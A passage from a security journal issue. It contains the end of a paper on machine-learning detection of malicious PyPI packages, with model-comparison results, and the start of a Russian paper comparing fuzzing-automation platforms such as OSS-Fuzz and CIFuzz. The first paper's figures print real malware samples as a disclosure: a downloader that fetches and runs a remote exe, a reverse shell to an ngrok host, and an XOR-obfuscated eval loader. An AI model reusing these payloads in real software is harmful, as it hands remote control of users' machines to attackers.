Ключевые слова: pypi; обнаружение вредоносного программного обеспечения; безопасность открытого программного обеспечения; открытое программное обеспечение.

Для цитирования: Раковский С. А. Обнаружение вредоносной активности в проектах с открытым исходным кодом с помощью методов машинного обучения. Труды ИСП РАН, том 36, вып. 3, 2024 г., стр. 161–166 (на английском языке). DOI: 10.15514/ISPRAS–2024–36(3)–11.

Благодарности. Автор выражает благодарность Positive Technologies, российской компании по разработке продуктов в области информационной безопасности, за поощрение деятельности, направленной на поддержку открытого программного обеспечения.

1. Introduction

In the modern world of programming, the Python Package Index (PyPI) holds a pivotal place as the primary repository for projects using the Python programming language. Due to its accessibility and ease of use, PyPI has become an integral part of the Python ecosystem, providing developers with a powerful tool for distributing and managing packages. To illustrate its popularity, it's worth noting that projects installed using the "pip install" command are downloaded by default from PyPI. However, PyPI faces a serious problem: the regular appearance of malicious packages in the repository [1-3]. The situation is so bad that hardly a month goes by without news of a new malicious campaign on PyPI.

But even if this situation is reported, it can create a false impression that everything is under control: the emergence of such news means not only the presence of a problem but also the fact that it is being monitored and addressed. In reality, things are not so rosy: some malicious packages may remain undetected for several months, or, in the worst case, several years. For instance, in February 2023, an article was published in which analysts found over 200 malicious packages dating from 2018 to 2023, meaning some of the packages were created 5 years ago [4].

In the academic sphere, the topic of detecting malicious packages is considered thoroughly researched. Numerous approaches have been proposed, which can be divided into:

- rule-based detection [5, 6, 7];
- supervised learning [8, 9, 10, 11, 12, 13];
- unsupervised learning [14, 15, 16].

Interestingly, the authors address the academic problem, some with experience in machine learning, but none of them have practical experience in analyzing malicious software in general. However, some articles show good results: [5] in 2020 found 278 new malicious npm projects, [11] in 2022 found 95 new malicious npm packages, [14] in 2021 found 63 malicious PyPI packages, [15] in 2023 found 306 new malicious PyPI packages.

The author of this article, being a malware analyst, became interested in whether the previous work done by researchers and organizations is sufficient to consider PyPI adequately protected. Special emphasis was placed on the possibility of creating a self-sufficient model that does not require expert involvement. Rule-based solutions [5, 6, 7] and those based on preliminary expert feature assessment [10, 11, 13, 14, 15] require an expert, which is their weak point.

2. Feature Selection and Model Choice

Public repositories of malicious projects MalRegistry [5] and DataDog [6] were used as the sources of malicious packages. Since the datasets overlap, additional work was done to eliminate duplicates to prevent the model from overfitting on very similar projects.

For the initial search for obfuscated packages, the following indicators were considered:

- the most popular 2-grams of malicious packages.
- mean, std, max of lines of code;
- mean, std, max of line lengths of code;
- mean, std, max of entropy from code blocks of 512 bytes;
- top-10 byte frequencies.

The use of 2-grams is justified by the fact that they best describe the calls to system functions, which usually consist of two words, such as os+system, subprocess+call, base64+b64decode. From the dataset of malicious projects, approximately 420,000 2-grams are extracted.

During one of the cleaning stages, projects that were complete duplicates were identified. However, most malicious projects are part of a campaign, differing only in project name, version, IP address, or domain. It was decided to consider projects differing by no more than three 2-grams from each other as duplicates. Ultimately, out of 1819 projects from MalRegistry and 1005 projects from DataDog, 385 remained.

Among the 420,000 2-grams, those that appeared in at least 2% of the dataset were selected. Additionally, 2-grams were extracted from the top 2000 PyPI projects by download (assuming these packages are unequivocally clean), and from the final list of 2-grams, those found in at least one of five malicious projects were removed. The final 241 2-grams were taken as indicators of malicious behavior. Indeed, some of them describe malicious patterns.

This approach to selecting 2-grams allows for feature evaluation without the need for an expert. Cleaning the dataset of malicious packages that are similar in functionality helps avoid dataset bias towards popular mass campaigns.

Ultimately, each project is represented as a vector combining 241 boolean constants (presence or absence of a 2-gram in the project) and 19 numbers representing various code distributions.

Table 1 demonstrates the result of training various models on this dataset. The model used is the Extra Trees Classifier. This classifier creates a multitude of decision trees with bootstrapping

(selecting subsets of features for each of the individual models), with the features for each tree chosen randomly. In our case, this likely allows for the creation of "strong" trees within the forest, as only a few of the automatically selected 2-grams reflect maliciousness.

Table 1. Evaluation of different models using selected features

Model	Accuracy	AUC	Recall	Prec.	F1	Kappa	MCC
Extra Trees Classifier	0.9852	0.9978	0.9825	0.9941	0.9883	0.9683	0.9685
Light Gradient Boosting Machine	0.9818	0.9973	0.9838	0.9876	0.9856	0.9608	0.9609
Random Forest Classifier	0.9802	0.9969	0.9833	0.9855	0.9844	0.9573	0.9574
Extreme Gradient Boosting	0.9789	0.9961	0.9813	0.9854	0.9833	0.9545	0.9546
Gradient Boosting Classifier	0.9744	0.9949	0.9833	0.9766	0.9799	0.9446	0.9449
Ada Boost Classifier	0.9720	0.9937	0.9800	0.9762	0.9780	0.9396	0.9400
Decision Tree Classifier	0.9660	0.9634	0.9729	0.9735	0.9731	0.9266	0.9269
Linear Discriminant Analysis	0.9638	0.9893	0.9584	0.9842	0.9710	0.9230	0.9237
K Neighbors Classifier	0.9213	0.9604	0.9350	0.9407	0.9378	0.8309	0.8312
Logistic Regression	0.9092	0.9597	0.9217	0.9346	0.9279	0.8053	0.8061
Quadratic Discriminant Analysis	0.6432	0.5151	0.9942	0.6408	0.7793	0.0377	0.1085
Dummy Classifier	0.6337	0.5000	1.0000	0.6337	0.7758	0.0000	0.0000
Naive Bayes	0.5439	0.9447	0.2807	0.9986	0.4372	0.2221	0.3524

3. Malicious Projects Detection

The last three versions of all existing projects were taken as the evaluation target. Since SHAP analysis can be applied to the Extra Trees Classifier, we can determine the model's confidence in a particular decision. Verdicts with a confidence level above 0.6 were considered reliable.

The training and deployment of models were conducted on an Intel® Core™ i7-13700K at 5.00GHz, with 128GB RAM. However, it is important to note that the training and deployment process, even with the dataset loaded into memory, does not consume more than 4GB of RAM, and evaluating a new project takes no more than a second. From this, we can conclude that much less powerful hardware would also be sufficient for solving this task. Training all 16 models using a 10-fold approach took no more than 4 minutes.

A total of 385 packages were found. Upon further analysis, some packages were identified as projects with poor development practices (these include projects that are wrappers for executable exe files, launched in the same way as the payload of malicious projects), while others were benign but obfuscated. Among these packages, 28 are definitely malicious. Some are stealers, while others are downloader trojans. Some of the detected projects are shown in Figures 1, 2, 3.

4. Conclusion

The model has proven its effectiveness by identifying 28 previously undetected packages from 2022 to 2023, even though other studies have been conducted during this period. However, the author of the article sees room for improvement: using AST to obtain call chains and classifying constants as a method of enrichment (e.g. classifying IP addresses, URLs, and system paths). An analysis of the project's metadata (authorship, number of project releases, etc.) could also be beneficial.

It would also be worthwhile to deploy the model for real-time scanning of new projects and automatically reporting malicious projects with a high level of confidence to PyPI administrators. This is the primary wish in terms of protecting PyPI from malicious software.

```
def init():
    import requests
    import os

    url = 'https://cdn.discordapp.com/attachments/1156295022447185950/1156316457601335506/winsysupdate.exe'
    r = requests.get(url, allow_redirects=True)

    open('winsysupdate.exe', 'wb').write(r.content)

    os.system('winsysupdate.exe')

    print('''
 /|、
(' 。 7
 |、 ~ \
 じし_,)ノ
        ''')
```

Fig. 1. A payload of trojan-downloaders catbannersxd and catbannerslol

```
import socket,subprocess,os


def add(x,y):
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(("2.tcp.ngrok.io",17267))
    os.dup2(s.fileno(),0)
    os.dup2(s.fileno(),1)
    os.dup2(s.fileno(),2)
    subprocess.call(["/bin/sh","-i"])
```

Fig. 2. A payload of reverse-shell calculator-6a16205c5a683383

```
wopvEaTEcopFEavc ="YYF_CM\x16J]S\\SB\x1fO^P[\x14SRFW\x02\x02\x1cJBAFQA\x1fCX^Q\x17;U]@
iOpvEoeaaeavocp = "0460196920766352998135246096332537134713228550068660815858807383839
uocpEAtacovpe = len(wopvEaTEcopFEavc)
oIoeaTEAcvpae = ""
for fapcEaocva in range(uocpEAtacovpe):
    nOpcvaEaopcTEapcoTEac = wopvEaTEcopFEavc[fapcEaocva]
    qQoeapvTeaocpOcivNva = iOpvEoeaaeavocp[fapcEaocva % len(iOpvEoeaaeavocp)]
    oIoeaTEAcvpae += chr(ord(nOpcvaEaopcTEapcoTEac) ^ ord(qQoeapvTeaocpOcivNva))


eval(compile(oIoeaTEAcvpae, '<string>', 'exec'))
```

Fig. 3. Obfuscation of malicious packages procleaner and pymodify

References

[1]. JPCERT CC. (2024, February). New malicious PyPI packages used by Lazarus. Retrieved March 28, 2024, from https://blogs.jpcert.or.jp/en/2024/02/lazarus_pypi.html

[2]. Checkmarx. (2023, September). Threat actor continues to plague the open-source ecosystem with sophisticated info-stealing malware. Retrieved March 28, 2024, from https://checkmarx.com/blog/threat-actor-continues-to-plague-the-open-source-ecosystem-with-sophisticated-info-stealing-malware/
[3]. SCM Media. (2024, January). Infostealers spread via malicious PyPI packages. Retrieved March 28, 2024, from https://www.scmagazine.com/brief/infostealers-spread-via-malicious-pypi-packages
[4]. Кувшинов Д., Раковский С. (Не)безопасная разработка: как выявить вредоносный Python-пакет в открытом ПО. 9 февраля 2023. URL: https://habr.com/ru/companies/pt/articles/715754/ / Kuvshinov D., Rakovsky S. (Un)safe development: how to detect a malicious Python package in open software. February 9, 2023. Retrieved from https://habr.com/ru/companies/pt/articles/715754/ (in Russian).
[5]. Ruian Duan, Omar Alrawi, Ranjita Pai Kasturi, Ryan Elder, Brendan Saltaformaggio, and Wenke Lee. 2020. Towards measuring supply chain attacks on package managers for interpreted languages. In Proceedings of 27th Annual Network and Distributed System Security Symposium.
[6]. Matthew Taylor, Ruturaj Vaidya, Drew Davidson, Lorenzo De Carli, and Vaibhav Rastogi. 2020. Defending against package typosquatting. In Proceedings of the 14th International Conference on Network and System Security. 112–131.
[7]. Nusrat Zahan, Thomas Zimmermann, Patrice Godefroid, Brendan Murphy, Chandra Maddila, and Laurie Williams. 2022. What are weak links in the npm supply chain? In Proceedings of the 44th International Conference on Software Engineering: Software Engineering in Practice. 331–340.
[8]. Aurore Fass, Michael Backes, and Ben Stock. 2019. Jstap: A static pre-filter for malicious javascript detection. In Proceedings of the 35th Annual Computer Security Applications Conference. 257–269.
[9]. Aurore Fass, Robert P Krawczyk, Michael Backes, and Ben Stock. 2018. Jast: Fully syntactic detection of malicious (obfuscated) javascript. In Proceedings of the 15th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment. 303–325.
[10]. Marc Ohm, Felix Boes, Christian Bungartz, and Michael Meier. 2022. On the feasibility of supervised machine learning for the detection of malicious software packages. In Proceedings of the 17th International Conference on Availability, Reliability and Security. 1–10.
[11]. Adriana Sejfia and Max Schäfer. 2022. Practical automated detection of malicious npm packages. In Proceedings of the 44th International Conference on Software Engineering. 1681–1692.
[12]. Marc Ohm, Lukas Kempf, Felix Boes, and Michael Meier. 2020. Supporting the detection of software supply chain attacks through unsupervised signature generation. arXiv preprint arXiv:2011.02235 (2020).
[13]. Zhang, J., Huang, K., Chen, B., Wang, C., Tian, Z., & Peng, X. (2023). Malicious Package Detection in NPM and PyPI using a Single Model of Malicious Behavior Sequence. arXiv preprint arXiv:2309.02637.
[14]. Kalil Garrett, Gabriel Ferreira, Limin Jia, Joshua Sunshine, and Christian Kästner. 2019. Detecting suspicious package updates. In Proceedings of the IEEE/ACM 41st International Conference on Software Engineering: New Ideas and Emerging Results. 13–16.
[15]. Genpei Liang, Xiangyu Zhou, Qingyu Wang, Yutong Du, and Cheng Huang. 2021. Malicious Packages Lurking in User-Friendly Python Package Index. In Proceedings of the IEEE 20th International Conference on Trust, Security and Privacy in Computing and Communications. 606–613.
[16]. Guo W. et al. An Empirical Study of Malicious Code In PyPI Ecosystem //2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE). – IEEE, 2023. – С. 166-177.
[17]. Datadog Security Labs, Open-Source Dataset of Malicious Software Packages, Available at https://github.com/datadog/malicious-software-packages-dataset, accessed 05.02.2024.

Информация об авторах / Information about authors

Станислав Александрович РАКОВСКИЙ – аспирант Института кибербезопасности и цифровых технологий РТУ МИРЭА, а также старший специалист отдела обнаружения угроз в Positive Technologies, работает в области информационной безопасности с 2019 года. Сфера научных интересов: открытое программное обеспечение и его безопасность; обратная разработка.

Stanislav Aleksandrovich RAKOVSKY is a postgraduate student at the Institute of Cybersecurity and Digital Technologies in RTU MIREA, and a senior specialist of threat intelligence department at Positive Technologies, working in the field of information security since 2019. His scientific interests include open-source software and its security; reverse engineering.

DOI: 10.15514/ISPRAS-2024-36(3)-12

Платформа автоматизации фаззинг-тестирования компонентов операционной системы

Е.П. Сураев, ORCID: 0009-0005-8454-3241 <*esuraev@astralinux.ru*>
В.В. Егорова, ORCID: 0000-0003-1286-3631 <*vegorova@astralinux.ru*>
А.С. Панов, ORCID: 0000-0002-0046-0766 <*apanov@astralinux.ru*>

ПАО Группа Астра,
117105, г. Москва, Варшавское ш., д.26, стр.11

Аннотация. Автоматизация процессов тестирования и анализа безопасности играет важную роль при разработке программного обеспечения, поскольку позволяет обнаруживать и устранять уязвимости на ранних этапах. В данной статье представлены результаты разработки автоматизированной платформы фаззинг-тестирования, а также ее интеграция с платформой обработки и хранения результатов различных средств анализа безопасности. Разработанная платформа интегрирует инструменты анализа безопасности в единую систему тестирования, встраиваемую в непрерывные процессы интеграции (CI). Предложенная платформа не только упрощает и ускоряет процессы тестирования и анализа, но и повышает точность обнаружения уязвимостей за счет агрегации результатов и применения алгоритмов машинного обучения для разметки и приоритизации обнаруженных ошибок. Такой подход позволяет разработчикам своевременно идентифицировать и исправлять уязвимости, что способствует созданию более надежных и безопасных программных продуктов.

Ключевые слова: динамический анализ; анализ безопасности; автоматизация фаззинг-тестирования; фаззинг.

Для цитирования: Сураев Е.П., Егорова В.В., Панов А.С. Платформа автоматизации фаззинг-тестирования компонентов операционной системы. Труды ИСП РАН, том 36, вып. 3, 2024 г., стр. 167–188. DOI: 10.15514/ISPRAS–2024–36(3)–12.

Platform for Automatic Fuzzing of OS Components

E.P. Suraev, ORCID: 0009-0005-8454-3241 <*esuraev@astralinux.ru*>
V.V. Egorova, ORCID: 0000-0003-1286-3631 <*vegorova@astralinux.ru*>
A.S. Panov, ORCID: 0000-0002-0046-0766 <*apanov@astralinux.ru*>

PJSC Astra Group,
26, Varshavskoe, Moscow, 117105, Russia

Abstract. Automation of security analysis processes plays an important role in software development, because it allows vulnerabilities to be detected and fixed at an early stage. This article presents the development outcomes of an automated fuzz-testing platform, as well as its integration with a platform for processing and storing the results of various security analysis tools. The developed platform integrates security analysis tools into a single testing system embedded in the continuous integration process. The proposed platform not only simplifies and speeds up the testing and analysis processes, but also increases the accuracy of vulnerability detection through results aggregation and the application of machine learning algorithms for marking and prioritizing detected errors. This approach allows developers to identify and correct vulnerabilities in a timely manner, contributing to the creation of more reliable and secure products.

Keywords: dynamic analysis; security analysis; fuzz-testing automation; fuzzing.

For citation: Suraev E.P., Egorova V.V., Panov A.S. Platform for automatic fuzzing of OS components. *Trudy ISP RAN/Proc. ISP RAS*, vol. 36, issue 3, 2024. pp. 167-188 (in Russian). DOI: 10.15514/ISPRAS-2024-36(3) - 12.

1. Введение

При разработке операционной системы, сертифицированной по первому, наивысшему, уровню доверия, безопасность разрабатываемых и поддерживаемых компонентов является критически важным аспектом. В связи с этим, подходы по анализу безопасности программного кода, такие как статический и динамический анализ, включая фаззинг-тестирование, выделяются как ключевые методы обнаружения ошибок и уязвимостей на ранних этапах разработки. Именно комбинация данных подходов покрывает широкий спектр задач тестирования на безопасность.

Несмотря на преимущества перечисленных подходов, они также имеют и ряд недостатков: ручной запуск фаззинг-тестирования, особенно при большом количестве фаззинг-оберток, анализ полученных результатов, а также его масштабирование, может быть сложной задачей, когда речь идет о большом количестве тестируемых компонентов. Статический анализ, в свою очередь, является легко масштабируемым, однако часто приводит к высокому количеству ложных срабатываний (ошибки первого рода) или наоборот, не обнаруживает определенные ошибки (ошибка второго рода), которые, тем не менее, способны обнаружить инструменты динамического анализа. Помимо этого, ручной разбор результатов статического анализа также является достаточно ресурсозатратной задачей, когда речь идет о таком масштабном программном продукте, как операционная система. По этим причинам исследователи уделяют большое внимание интеграции статического и динамического анализа с целью расширения охвата и упрощения процессов разметки результатов.

В ответ на эти вызовы, актуальность автоматизации процессов тестирования и анализа безопасности программного обеспечения также неуклонно возрастает. Автоматизация и совместное применение статического и динамического анализа, агрегация всех результатов, их взаимная приоритизация, позволяет ускорить и облегчить процессы запуска и анализа обнаруженных результатов. Особенно значимо это в контексте интеграции в непрерывный цикл безопасной разработки, где автоматизация может играть решающую роль в обеспечении безопасности, способствуя своевременному обнаружению и устранению ошибок и уязвимостей.

В данной статье мы представляем платформу автоматизации фаззинг-тестирования, встраиваемую в CI и интегрированную с платформой хранения и обработки результатов статического анализа, которая, в свою очередь, предоставляет различный функционал по приоритизации, дедупликации и разметке результатов, в том числе частично автоматизированный с помощью алгоритмов машинного обучения. Помимо этого, платформа хранения и агрегации результатов предоставляет возможность сопоставления результатов различных средств анализа, что положительно влияет на процессы разметки.

Предложенная в данной статье платформа автоматизации фаззинг-тестирования предоставляет возможность унифицировать и объединить под собой циклы тестирования всех разрабатываемых и поддерживаемых компонентов операционной системы в единую систему тестирования и предоставлять все необходимые результаты тестирования различными способами. Помимо этого, разрабатываемая платформа масштабируема и позволяет встроить процессы фаззинга в CI-конвейеры, что является критически важным фактором для обнаружения ошибок на ранних этапах.

Такой подход упрощает процессы анализа безопасности и интегрируется в процессы разработки, что является крайне важным вопросом при разработке надежных и безопасных программных продуктов, соответствующих высшим стандартам безопасности.

2. Обзор существующих решений

На сегодняшний день существует не так много специализированных решений, предоставляющих полноценные платформы по автоматизации фаззинг-тестирования и внедрения этих процессов в цикл безопасной разработки. Зачастую процессы автоматизации анализа безопасности ограничиваются внедрением проверок в CI-конвейеры в рамках системы контроля версий, однако такой подход неудобен в первую очередь для специалистов в области информационной безопасности, которые анализируют полученные результаты после каждого такого прогона, следят за результативностью проведенных процедур анализа и при необходимости вносят коррективы и улучшения с целью повышения эффективности процесса. Помимо этого, при таком подходе сложно оценивать эффективность фаззинга и подготовленных для него оберток, обнаруживать зависания, снижение стабильности работы и другие аспекты, влияющие на результативность проводимой процедуры анализа.

В рамках данного раздела будет приведено сравнение существующих инструментов автоматизации фаззинг-тестирования, при этом предлагается выделить следующие важные критерии сравнения:

- наличие возможности проведения регрессионного тестирования обнаруженных ранее ошибок;
- наличие проверок, определяющих необходимый набор оберток для запуска фаззинга изменений в коде;
- локальный запуск, сторонние зависимости, возможность работы с закрытыми репозиториями с кодом (для проприетарных продуктов);
- поддерживаемые языки программирования (возможность тестирования системного и прикладного программного обеспечения (ПО), входящего в состав ОС семейства Linux);
- удобство использования и настройки (включая создание новых оберток и интеграцию в существующие процессы);
- возможность гибкой настройки параметров фаззинг-тестирования: времени – от коротких запусков до длительных, выбора санитайзеров, инструментов и других опций;

- возможность запуска вручную и по триггерам в системе контроля версий;
- масштабируемость;
- открытый исходный код (учитывается гибкость и возможность самостоятельной настройки и доработки);
- используемые техники и алгоритмы фаззинга, используемые фаззеры, добавление собственных фаззеров, возможность интеграции с другими средствами анализа, системами отслеживания задач, собственными хранилищами, экспорт результатов в стандартных форматах (JSON/SARIF) и др.;
- наличие графического интерфейса для отображения результатов по запускам, статистики фаззинга, покрытия по отдельным целям и компонентам целиком, базы данных ошибок и др.;
- сбор покрытия по конкретным оберткам и консолидированного покрытия по всему проекту;
- длительное хранение всех артефактов фаззинга;
- минимизация и дедупликация обнаруженных ошибок.

Одной из популярных платформ автоматизации фаззинг-тестирования является платформа OSS-Fuzz [1] от Google, использующая в своей основе ClusterFuzz [6]. Этот инструментальный комплекс обеспечивает интеграцию с системами контроля версий, автоматически запуская фаззинг-тестирование на непродолжительное время после каждой фиксации. Благодаря открытому исходному коду, OSS-Fuzz активно модифицируется и адаптируется разработчиками под конкретные задачи и потребности их проектов. Существует также проект OSS-Sydr-Fuzz [2], разработанный ИСП РАН, который расширяет возможности стандартного фаззинга с помощью AFL [3] и libFuzzer [4], доступного в исходном проекте, добавлением собственного инструмента Sydr-fuzz [5] для динамического анализа. Репозиторий OSS-Sydr-Fuzz содержит проекты с обертками из OSS-Fuzz, дополненные также обертками для запуска гибридного фаззинга с помощью Sydr-fuzz.

В платформе OSS-Fuzz отсутствует возможность проведения регрессионного тестирования отдельно от фаззинга, однако зачастую такая необходимость все же возникает, например, для тестирования изменений, устраняющих конкретную, ранее обнаруженную ошибку, с целью убедиться, что она более не воспроизводится. В качестве альтернативы используется обработка всех сохраненных входных данных, в том числе обнаруженных ошибок, перед началом фаззинга. Эти проверки по умолчанию проводятся фаззерами (AFL++ и libFuzzer) с целью построения начальной конфигурации фаззинга и приоритизации входных тестовых примеров. Артефакты, полученные во время предыдущих циклов фаззинга, такие как обнаруженные ошибки, корпуса, начальные тестовые примеры, сохраняются в течение 30 дней и используются для последующих запусков.

Количество оберток для одного проекта может превышать сотни и не всегда оправдано при небольших изменениях в коде запускать даже те из них, что внесенные изменения никоим образом не затрагивают. При наличии поддержки покрытия кода в тестируемом проекте, для фаззинга будут использоваться только те обертки, которые непосредственно взаимодействуют с измененными участками кода. В противном случае, отведенное на фаззинг время будет разделено на все обертки в проекте.

ClusterFuzz, лежащий в основе OSS-Fuzz, возможно запускать локально, однако в связи с тем, что этот проект является разработкой Google, в своей работе он также использует сервисы Google Cloud. Локальный запуск возможен с помощью эмуляторов Google Cloud для тех, кому не нужны предлагаемые им сервисы, такие как веб-интерфейс для доступа к обнаруженным ошибкам, статистике и планировщику задач, облачное хранилище, bigQuery

и Stackdriver. Стоит отметить, что функционал, зависящий от этих сервисов, также может быть ограничен из-за отсутствия поддержки эмулятора. Помимо этого, по той причине, что фаззинг-тестирование проводится по умолчанию на вычислительных мощностях компании Google, а платформа, даже при локальном запуске, не работает с закрытыми репозиториями, проводить тестирование проприетарного ПО с закрытой кодовой базой не представляется возможным.

OSS-Fuzz поддерживает следующие языки программирования:

- C/C++
- Go,
- Rust,
- Python,
- JVM-based (Java, Kotlin, Scala и др.),
- Swift,
- Javascript,

что в полной мере охватывает необходимый набор языков, использующихся при разработке системного ПО и компонентов операционных систем.

Платформа предоставляет возможность добавления собственных проектов с открытым исходным кодом, а также дополнительных оберток для существующих проектов посредством добавления их в основной репозиторий проекта OSS-Fuzz. Предлагается достаточно простая процедура для добавления новых проектов и фаззинг-целей: разработчики могут самостоятельно интегрировать свои проекты, следуя документации и используя предоставляемые в открытом доступе шаблоны и конфигурационные файлы.

На платформе OSS-Fuzz длительность фаззинг-тестирования ограничена параметрами в конфигурационном файле, и не может превышать 6 часов. Это ограничение соответствует максимально возможному времени выполнения задачи в GitHub Actions. Однако практика показывает, что для проектов с большой кодовой базой короткие интервалы тестирования могут быть недостаточными. Фаззеры могут не успевать обеспечить достаточное покрытие кода и сгенерировать необходимые входные данные для выявления всех потенциальных ошибок и уязвимостей. Помимо этого, в AFLplusplus реализован флаг, позволяющий завершать тестирование, если за указанное в качестве параметра количество часов не были обнаружены новые пути. Это полезный функционал, который позволяет производить всеобъемлющее фаззинг-тестирование и при этом минимизировать затраты ресурсов. Также в платформе реализован выбор санитайзеров в соответствии со спецификой и требованиями тестируемого проекта, возможно добавление собственных словарей, настройка переменных окружения. Однако нигде в документации к OSS-Fuzz и ClusterFuzz не указывается возможность настройки параметров фаззинга, таких как ограничение по памяти, времени и другие параметры, обычно передаваемые в качестве аргументов команде запуска фаззинга (запуска цели libFuzzer или непосредственно команде afl-fuzz).

OSS-Fuzz ориентирован в основном на автоматизацию и интеграцию в существующие CI-конвейеры, но также позволяет разработчикам ПО запускать тестирование локально, например, для отладки. Это может быть реализовано с помощью специальных скриптов и подготовленных Docker-контейнеров, предоставляемых OSS-Fuzz, что позволяет имитировать среду, используемую на платформе, и запускать тестирование вручную на своей машине. OSS-Fuzz интегрируется в GitHub Actions, что позволяет автоматически запускать фаззинг-тестирование при создании запроса на слияние или при отправке изменений в отслеживаемую ветку. Платформа автоматически управляет запуском фаззинга для множества целей в рамках одного проекта, однако не позволяет совершить массированный

запуск вручную, в случае необходимости. ClusterFuzz, в свою очередь, предоставляет возможность настройки и запуска фаззинг-тестов вручную, хоть это и не является основным сценарием для использования платформы. На платформе ClusterFuzz возможность ручного запуска фаззинг-целей, не привязанного к автоматизированным триггерам CI, реализуется через веб-интерфейс управления. Необходимо указывать конкретные цели для тестирования, параметры запуска, тестовые корпуса и другие настройки. Также в ClusterFuzz реализована возможность группового управления задачами для ручного запуска сразу всех целей, относящихся к отдельному проекту. В контексте разработки и анализа безопасности операционной системы, включающей в себя большое количество тестируемых проектов, может также понадобиться возможность запуска всех оберток для всех проектов (например, в случае подготовки документов для сертификации или полномасштабного тестирования очередного релиза), однако, судя по доступной документации, такой возможности не предоставляется.

Инфраструктура Google Cloud позволяет автоматически масштабировать количество вычислительных ресурсов в зависимости от потребностей фаззинг-задач. Это обеспечивает достаточную производительность даже для самых требовательных проектов. Помимо этого, использование ресурсов оптимизируется путем динамического распределения задач между доступными вычислительными узлами, гарантируя, что каждая фаззинг-сессия имеет доступ к необходимым ресурсам без излишнего расхода. Система автоматически приоритизирует запуск фаззинг-оберток, уделяя больше внимания новым и недавно измененным участкам кода, что позволяет эффективнее вызывать потенциальные уязвимости на ранних этапах.

ClusterFuzz и OSS-Fuzz являются проектами с открытым исходным кодом, что позволяет пользователям изучать и модифицировать код платформ. Несмотря на это, ни одна из этих платформ не работает для проприетарных проектов с закрытым исходным кодом, так как сначала необходимо настроить систему сборки, в которую затем встраивается одна из платформ.

Данные платформы предоставляют возможность работы с фаззерами AFL++, libFuzzer, Jazzer, Atheris (хотя единственный поддерживаемый движок фаззинга – libFuzzer) и несмотря на то, что эти инструменты покрывают большинство задач по фаззингу проектов, написанных на указанных языках программирования, этого может быть недостаточно в специфических задачах, в том числе с целью повышения эффективности фаззинга, реализации направленного фаззинга для подтверждения результатов статического анализа с использованием специализированных инструментов. При этом добавление собственного инструмента в масштабную инфраструктуру данных проектов затруднительно, так как вся платформа спроектирована именно под работу с движком libFuzzer. Помимо этого, в ClusterFuzz существует ограничение при использовании AFL: платформа не поддерживает функционал минимизации корпуса и минимизации входных данных, вызывающих падения, для этого фаззера. В остальном, никаких дополнительных опций для модификации существующих алгоритмов фаззинга не предоставляется. В качестве инструмента для сбора покрытия используется llvm-cov, и OSS-Fuzz, и ClusterFuzz предоставляют возможность сбора консолидированного покрытия по проекту. Помимо этого, для анализа результатов фаззинга в данных проектах используется Fuzz Introspector [9], который, однако, приспособлен только для работы с фаззинг-целями, адаптированными под libFuzzer. Для целей, созданных специально для фаззинга с использованием AFL++ данный инструмент не подходит.

В качестве хранилища результатов по умолчанию используется Google Cloud Storage, также доступен экспорт данных для внешнего хранилища, однако это требует сложной дополнительной настройки, в том числе для приведения данных к единому формату экспорта. OSS-Fuzz может автоматически создавать отчеты об обнаруженных ошибках в публичных системах отслеживания задач и ошибок, что может быть не применимо для проприетарного ПО. Для интеграции с собственными системами отслеживания задач и ошибок необходимо отдельно модифицировать код и разрабатывать свою интеграцию. Интеграция с другими

средствами анализа (статический, динамический анализ, базы данных уязвимостей и др.) по умолчанию не предоставляется.

Помимо OSS-Fuzz и его аналогов, существуют и другие значимые работы, которые предлагают свои уникальные идеи для улучшения безопасности и надежности программного обеспечения. Так, например, статья [8] рассматривает нюансы интеграции процессов фаззинг-тестирования в CI/CD, акцентируя внимание на достижении оптимального баланса между глубиной тестирования безопасности и поддержанием эффективности процессов разработки. В ней описываются стратегии для селективного фаззинга, чтобы избежать лишних тестов и сэкономить вычислительные ресурсы. Кроме того, в рамках данной работы проведено исследование, как изменение продолжительности кампаний фаззинга влияет на эффективность обнаружения ошибок в контексте CI/CD, предполагая, что даже кратковременные систематические запуски могут выявить значительное количество в том числе критичных уязвимостей. Исследование подчеркивает важность стратегического планирования задач фаззинга в рамках CI/CD для повышения безопасности программного обеспечения без ущерба для скорости разработки.

Другое решение для автоматизации фаззинга – CIFuzz [7] от Code Intelligence, который является частью платформы фаззинга CI Sense [13]. Ранее данный инструмент распространялся свободно и представлял собой продукт с открытым исходным кодом, однако на текущий момент его использование доступно исключительно по платной подписке. Локальный запуск при оплате подписки возможен. Вместе с продуктом в одной из опций подписки поставляется также дополнительный модуль CI Spark [12]. Данный инструмент позволяет находить точки входа в тестируемую программу и генерировать обертки для них, используя большие языковые модели (LLM). Стоит заметить, что Google также работает над подобным проектом – OSS-Fuzz-Gen [39], который, используя специальный конструктор запросов к LLM, позволяет генерировать обертки для непокрытых критичных участков кода. Для определения таких участков используется Fuzz Introspector.

Данный инструмент, в отличие от OSS-Fuzz, реализует возможность проведения регрессионного тестирования отдельно от фаззинга. В таком случае обертки будут запущены со всеми входными данными, сохраненными после предыдущих прогонов фаззинга. Запуск возможен из командной строки или IDE.

CIFuzz по умолчанию запускает все обертки для проекта или только те, что указаны вручную. При этом нет функционала, отслеживающего возможность запуска исключительно тех оберток, которые затрагивают измененные участки кода.

CIFuzz поддерживает следующие языки программирования:

- C/C++,
- Java,
- Javascript/Typescript,
- Go (только для фаззинга API-интерфейсов REST и GRPC на основе Go),

фаззинг реализуется с помощью libFuzzer, Jazzer [10], Jazzer.js [11]. Однако, для фаззинга компонентов операционной системы такого набора недостаточно. Необходима по меньшей мере возможность фаззинга Go-проектов вне контекста Web-интерфейсов, а также Python-проектов. Платформа не предоставляет возможность добавления собственных фаззеров и из-за того, что исходный код является закрытым, это невозможно.

Платформа предоставляет возможность добавления собственных проектов, а также дополнительных оберток для существующих проектов. Предлагается достаточно простая процедура для добавления новых проектов и фаззинг-целей: разработчики могут самостоятельно интегрировать свои проекты, следуя документации и используя

предоставляемые в открытом доступе шаблоны и конфигурационные файлы, а также добавляя дополнительные директивы в систему сборки своего проекта.

В CIFuzz отсутствует гибкая настройка параметров фаззинга, а в документации не отражена возможность даже добавления или отключения определенных санитайзеров. Время фаззинга по умолчанию не регламентировано и никак не настраивается отдельно. Встраивание в CI происходит посредством GitHub Actions, так что здесь также действует ограничение в 6 часов, как максимальное время выполнения задачи.

